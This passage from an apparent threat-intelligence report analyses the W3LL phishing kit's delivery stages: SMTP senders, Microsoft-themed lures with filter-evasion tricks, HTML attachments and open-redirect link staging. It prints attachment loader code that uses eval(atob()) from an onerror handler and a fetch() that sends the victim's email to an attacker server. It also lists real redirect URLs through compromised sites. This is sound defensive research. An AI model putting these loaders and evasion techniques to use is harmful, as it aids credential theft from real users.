To use an SMTP sender, it is necessary to obtain a list of email accounts for sending phishing emails, which can also be obtained via W3LL Store. Threat actors usually use between 10 and 100 email accounts for bulk phishing spam campaigns using SMTP senders.

Apart from the SMTP sender itself, threat actors prepare a phishing lure: either a phishing email template or a phishing attachment weaponized with a malicious link. W3LL SMTP senders are already equipped with some default phishing lures, but W3LL Store provides various custom phishing lures for making a campaign even more targeted and persuasive.

To conduct phishing campaigns involving W3LL tools, it is essential to develop link staging capabilities. Like with other components, the situation is much the same: threat actors can rely on W3LL Store and use their own malicious link redirector as a service, or they can deploy the custom link redirector (W3LL Redirect) on their own controlled infrastructure. Additionally, threat actors may refine link staging and add other intermediate steps to the redirection chain.

Delivery of phishing emails


RETURN TO TABLE ↑

Once all the tools and capabilities have been obtained and deployed, threat actors launch a phishing spam campaign with weaponized phishing lures. To ensure a fast and far-reaching delivery of phishing emails, threat actors use one of two W3LL SMTP senders: either W3LL Sender or Punny. Both tools are fully compatible with the W3LL Panel phishing kit and other W3LL tools. The "**SMTP senders**" section analyzes the tools in more detail.

In terms of phishing lures, threat actors can use many ways to mask malicious links and make them look credible. In the case of phishing campaigns involving W3LL tools, threat actors use two main techniques, namely typical **phishing emails** and **phishing email attachments**.

Phishing emails

The first technique uses a typical approach to phishing emails, which involves a piece of HTML embedded into an email body containing an initial phishing link. Default phishing email templates for W3LL SMTP senders are made to look like notifications from Microsoft asking the victim to perform an urgent action such as changing their password, preventing an account from being deleted, or accessing an encrypted message. In any case, threat actors try to get the victim to click on the masked link and be redirected until they reach a W3LL Panel phishing page.



Microsoft

Microsoft Account Document Center

Hi TestUser ,

Please Continue to your Account {**testuser@microsoft.com**},To view Remittance Advice shared.

This Document is valid until **01/01/2023**.


View Document Now

Sincerely,
Microsoft IT Administrator for microsoft.com

This email was sent to testuser@microsoft.com.


Figure 2. Example of a W3LL phishing email (from W3LL Sender)

To bypass basic spam filters and land straight in the victim's inbox, default phishing email templates from W3LL senders use various obfuscation methods such as replacing text or email headers with Punycode symbols, separating text with HTML tags, masquerading images, and embedding links with remote content.



```
loat: none;'>Thanks for taking additional steps to keep your &alpha;ccount safe.
>This mess&alpha;gess was sent to {++w3ll_email++}.</span><br/>
```

Figure 3. Snippet of a non-weaponized phishing email from W3LL Sender



```
%;">M&#8205;es&#8205;s&#8205;ag&#8205;e enc&#8205;r&#8205;yp&#8205;tion by M&#8205;
```


Figure 4. Snippet of a non-weaponized phishing email from Punny sender

Threat actors can also obtain a custom phishing email template with more tailored content. W3LL Store has a variety of customized phishing emails.

Phishing attachments

Another way of delivering initial phishing links is using phishing attachments, which is a slightly more sophisticated technique available to BEC threat actors. Instead of placing an initial phishing link directly into the body of a phishing email, it is embedded into an especially crafted HTML file and sent as an attachment.

Instead of clicking on the phishing link as in the case of typical phishing emails, the victim is tricked into downloading the attachment masked as a document, voice recording or other message. Phishing attachments usually use two techniques, T1036.005 (Masquerading: Match Legitimate Name or Location) and T1036.008 (Masquerading: Masquerade File Type), to hide the file's real properties and trick the victim into downloading and opening it.



NWIxMzk1NWU1YgAuAAAAAABwgZrHAyg8Tr0rTpTqPGs3AQDz5KKyKt%2BERrd0BEYNFisGAAAAAF5RAAA...
Teams call
SA
Quick steps
Read / Unread
k on the Web as the default email ...
Try it now
Ask again later
Don't show again

ACH Remittance Advice: Invoice #4661

Accounts Payable <[redacted]>
To: [redacted]
Tue 2/21/2023 [redacted]

Remittance_Advice - Tuesday...
42 KB

Please open the attached document. It was sent to you using a Xerox multifunction printer.


Figure 5. Phishing attachment in an email inbox

Once the victim has downloaded and accessed an attachment, a new blank browser window opens with a genuine-looking MS Outlook animation designed to make the victim think that the action is legitimate. What the phishing attachment actually does is load a W3LL Panel phishing page in the newly opened window.

The exact way in which phishing attachments are implemented varies. W3LL SMTP senders are packed with four different variants (more details in the "**SMTP senders**" **section**), and W3LL Store provides custom ones. The W3LL Panel phishing kit also includes a default phishing attachment, which is often modified by the developer. In addition, different BEC threat actors may develop or purchase their own attachments. The most common type of phishing attachment implementation attributed to W3LL phishing campaigns works similarly for most identified attachments.

To demonstrate how it works we dissected a W3LL attachment found in the wild. In this case, the phishing attachment was an HTML file with Base64-encoded JavaScript displaying a website in an iframe.

Figure 6. Execution of a W3LL phishing attachment


VICTIM
ATTACHMENT
W3LL BACKEND
Victim downloads attachment and clicks on it. New browser window opens.
Phishing email attachment (.htm/.html)
Step 1 - Tries to load invalid URL and fails
Victim sees Outlook animation for email opening
Step 2 - Triggers "onerror" and JS element execution
Step 3 - Triggers resolving encoded URL
Step 4 - Sends request to W3LL backend along with target email
Victim sees fake login page asking to authorize
Phishing page

```
<html id="ac5b8274f803202642a75d8
76f3408" "<target email address>"
lang="en">

<link rel="stylesheet"
href="294b000a145acc259bb66cc47d5
2484f767aea91" style="display:none"
onerror="eval(atob(`<base64 encoded
javascript>`))">
```

```
iframe_element.src = window[atob]
("<base64 encoded javascript>") + <target
email address>;
```

```
<phishing website URL> + <target email
address>
```


```
fetch("http://23.106.122.
155/1[.]php?email=" +
<target email address>).
```

1. When the HTML attachment loads (after the victim opens it), it attempts to download a style sheet from the address “294b000a145acc259bb66cc47d52484f767aea91”.The string mentioned here appears to differ for each attachment and is likely to be randomly generated.
2. Because the URL “294b000a145acc259bb66cc47d52484f767aea91” does not exist, the style sheet fails to load, and the “onerror” function is called. The function contains Base64-encoded JavaScript, which is executed.
3. Once decoded, the JavaScript sets the src attribute of the iframe element to a hardcoded URL of the W3LL Panel phishing page. This URL is Base64 encoded and the email address of the intended victim is appended to the URL. Eventually, this triggers the W3LL Panel phishing page to load in an iframe, where the victim is asked to provide their credentials.
4. After the src attribute of the iframe element is set and the victim has been redirected to the phishing page, a request containing the victim’s email address is sent to the W3LL backend. This request is sent to the “1.php” endpoint on a server controlled by W3LL (23.106.122.155). We believe this is done for statistical purposes seeing as the victim email is sent with the request.

New version of W3LL's phishing attachment

On June 28, 2023 W3LL updated their phishing attachment and slightly changed the technique. The newest version has several layers of obfuscation and encoding and does not contain a malicious script for the final stage. Instead, it loads the script from W3LL Panel. Execution includes the following steps:

Figure 7. Execution of the most recent implementation of a W3LL phishing attachment


VICTIM
MALICIOUS ATTACHMENT
W3LL PANEL
Victim downloads attachment, opens it, and the script is triggered in their browser
Phishing attachment
Step 1 - Decoding bytes to reveal JavaScript
Victim is shown spinner graphic while the malicious script is executing
Step 2 - Deobfuscating HTML
Step 3 - Decoding Base64 to reveal JavaScript
Step 4 - Retrieving JavaScript from W3LL Panel
Step 5 - Showing phishing page through iframe element
Victim is brought to the phishing page
Phishing page

```
<div id=<random_id>></div>
<script> eval(<byte code>) </script>
```

```
const obfuscatedHtml = "
<html obfuscation>";
textarea = document.
createElement("textarea");
textarea.innerHTML = obfuscatedHtml;
```

```
<div id=<random_id> style=display:none>
<base64 target email> </div>
<script>eval(atob(<base64 encoded>))
</script>
```

```
var protocol = 'https:';
var domain = '<phishing domain name>';
var path = '/OV6//oidsjrf34ieowfjdskx.php';
loadScript(protocol + domain + path);
```

```
Malicious JavaScript
contained in
"oidsjrf34ieowfjdskx.php"
```

```
let divElement = document.
getElementById("<random_id>");
let <target email address> =
atob(divElement.innerHTML);
let iframe = document.
createElement('iframe');
iframe.src = '"<phishing website URL>"'
+ <target email address>;
```

```
<phishing website URL> + # + <target
email address>
```

1. The attachment (an .shtml file) is initially byte encoded. Decoding the bytes reveals JavaScript code, which initiates the second stage of decoding.
2. The JavaScript creates a new “script” component within the HTML contents of the attachment. This component is filled with obfuscated HTML code. After deobfuscation, the HTML code is revealed, which is a complete HTML page with a title, CSS, and some components showing the victim an image of a spinner.
3. The HTML code contains a “script” component with a Base64-encoded string. Decoding the string reveals JavaScript.
4. The JavaScript is the final loader stage of the attachment and retrieves JavaScript contents from a URL on the W3LL kit domain. This URL is hardcoded into the script.
5. The final script, which is retrieved from the W3LL Panel domain, is very similar in functioning to the other attachments: it involves an iframe element that fills the entire window (100% width and height) with the URL of the phishing site set as the src attribute. The script also retrieves the victim’s Base64-encoded email address from the HTML mentioned in step 3, decodes it, and appends it to the URL as a part of the AutoGrab feature.

Malicious link staging

RETURN TO TABLE ↑

Establishing staging capabilities for phishing links is one of the key steps in phishing campaigns involving W3LL tools. In most campaigns, the initial link delivered with a phishing lure is just a stager link that does not lead directly to the fake Microsoft 365 login page (W3LL Panel). Instead, it leads victims through a chain of redirecting resources and diverts unwanted visitors in order to prevent W3LL Panel phishing pages from being discovered and blocked.


Such a redirecting chain usually consists of an initial phishing link, next-stage links, and a final URL where the W3LL Panel phishing kit is hosted. For initial and staging links, threat actors can use three different approaches or a combination thereof:

- Abuse of websites with an “open redirect” weakness
- Private link stager tool (W3LL Redirect)
- Abuse of legitimate services

“Open redirect” weakness

Legitimate websites with an “open redirect” weakness (CWE-601: URL Redirection to Untrusted Site) may be abused by threat actors for malicious link staging. In such cases, the threat actors embed an initial phishing link or next-stage intermediate links into a URL with a legitimate domain that has an “open redirect” weakness.

As a result, the part of the URL containing a phishing link looks like a harmless URL parameter. When visitors access it, however, a legitimate website triggers “open redirect” and redirects the visitor to a phishing address embedded in the URL.



Requests

URL	IP	Method	Status	Type
https://downtownsiouxfallsrotary.org/7682/language/switchportalanduserinterfacelanguage?newlanguagecode=en-ca&returnurl=http://xy1lqbw.ivzgq.ritedigi.com/37naso3r/zhzlbnr1cmfay29ods5jb20= → http://xy1lqbw.ivzgq.ritedigi.com/37naso3r/zhzlbnr1cmfay29ods5jb20=	104.16.252.50	GET	302	
http://xy1lqbw.ivzgq.ritedigi.com/37naso3r/zhzlbnr1cmfay29ods5jb20=	192.185.149.74	GET	200	Document
https://sarahlogistics.com/0has93is/	198.54.125.57	GET	200	Document


Figure 8. Open-redirect website used as the initial link to redirect to the W3LL Panel phishing page

W3LL Redirect

W3LL Redirect is a custom link staging tool developed by W3LL. It is used to generate tailored redirect links for hiding phishing pages. W3LL Redirect is usually deployed on a threat actor–controlled intermediate website and it monitors incoming requests. If an undesirable visitor is detected, it diverts the redirection chain to a non-malicious resource (a random Wikipedia or Google page) in order to protect the phishing page from being discovered.

One of its unique features is the “AutoGrab” functionality, i.e. passing the victim’s email address to the phishing kit within a URL parameter. Depending on its configuration, the victim's email is passed in Base64-encoded format or as plain text. More information about W3LL Redirect is given in the “**W3LL tools**” section.

Threat actors usually place W3LL Redirect on compromised websites, but there have been cases when they did so on legitimate cloud computing services like Firebase.



Page URL History

This captures the URL locations of the websites, including HTTP redirects and client-side redirects via JavaScript or Meta fields.

1. https://outlook-9sdyuf8.web.app/ Page URL
2. https://rightsofolderpersons.org.au/o/ Page URL
3. https://rightsofolderpersons.org.au/o/3d700f9a042ac72e06fe4dd8bdc6b60bae8bd07702a01:4a0:1338:92::6d09fbf5c411e6589c36f4bed3bf65f234b4592f702a01:4a0:1338:92::6dd5866d3d86b85aec7f8d2c473a9ee766c2e2e3702a01:4a0:1338:92::695428d180b311bc6a83b2d900ee5c38165146d2a02a01:4a0:1338:92::6/page/verify HTTP 302
   https://rightsofolderpersons.org.au/o/page/verify?L28vM2Q3MDBmOWEwNDJhYzcyZTA2ZmU0ZGQ4YmRjNmI2MGJhZThiZDA3NzAyYTAxOjRhMDoxMzM4OjkyOjo2ZDA5ZmJmNWM0MTFlNjU4OWMzNmY0YmVkM2JmNjVmMjM0YjQ1OTJmNzAyYTAxOjRhMDoxMzM4OjkyOjo2ZGQ1ODY2ZDNkODZiODVhZWM3ZjhkMmM0NzNhOWVlNzY2YzJlMmUzNzAyYTAxOjRhMDoxMzM4OjkyOjo2OTU0MjhkMTgwYjMxMWJjNmE4M2IyZDkwMGVlNWMzODE2NTE0NmQyYTAyYTAxOjRhMDoxMzM4OjkyOjo2L3BhZ2UvdmVyaWZ5ABfCMPLD-l4Ub-3aLf-B5L1-HxEAZKopM8kv_o9ZbyMXxI8CwWPnfQAOS1ahjJzDmL4gHNK63cpk2ERvYTqts7BV0Jniw4Gkfq1B7vXLty3roTNI2guzjFmDPlsaARZShWpM9ObE8eOiEydlquMnKxQPvmV5zcrhHBSb3RT04sw9AXGN71Zfk6aLj2t&status=putuser Page URL

Figure 9. Link redirect chain leading to a W3LL Panel phishing page (source: urlscan)

Abuse of legitimate services

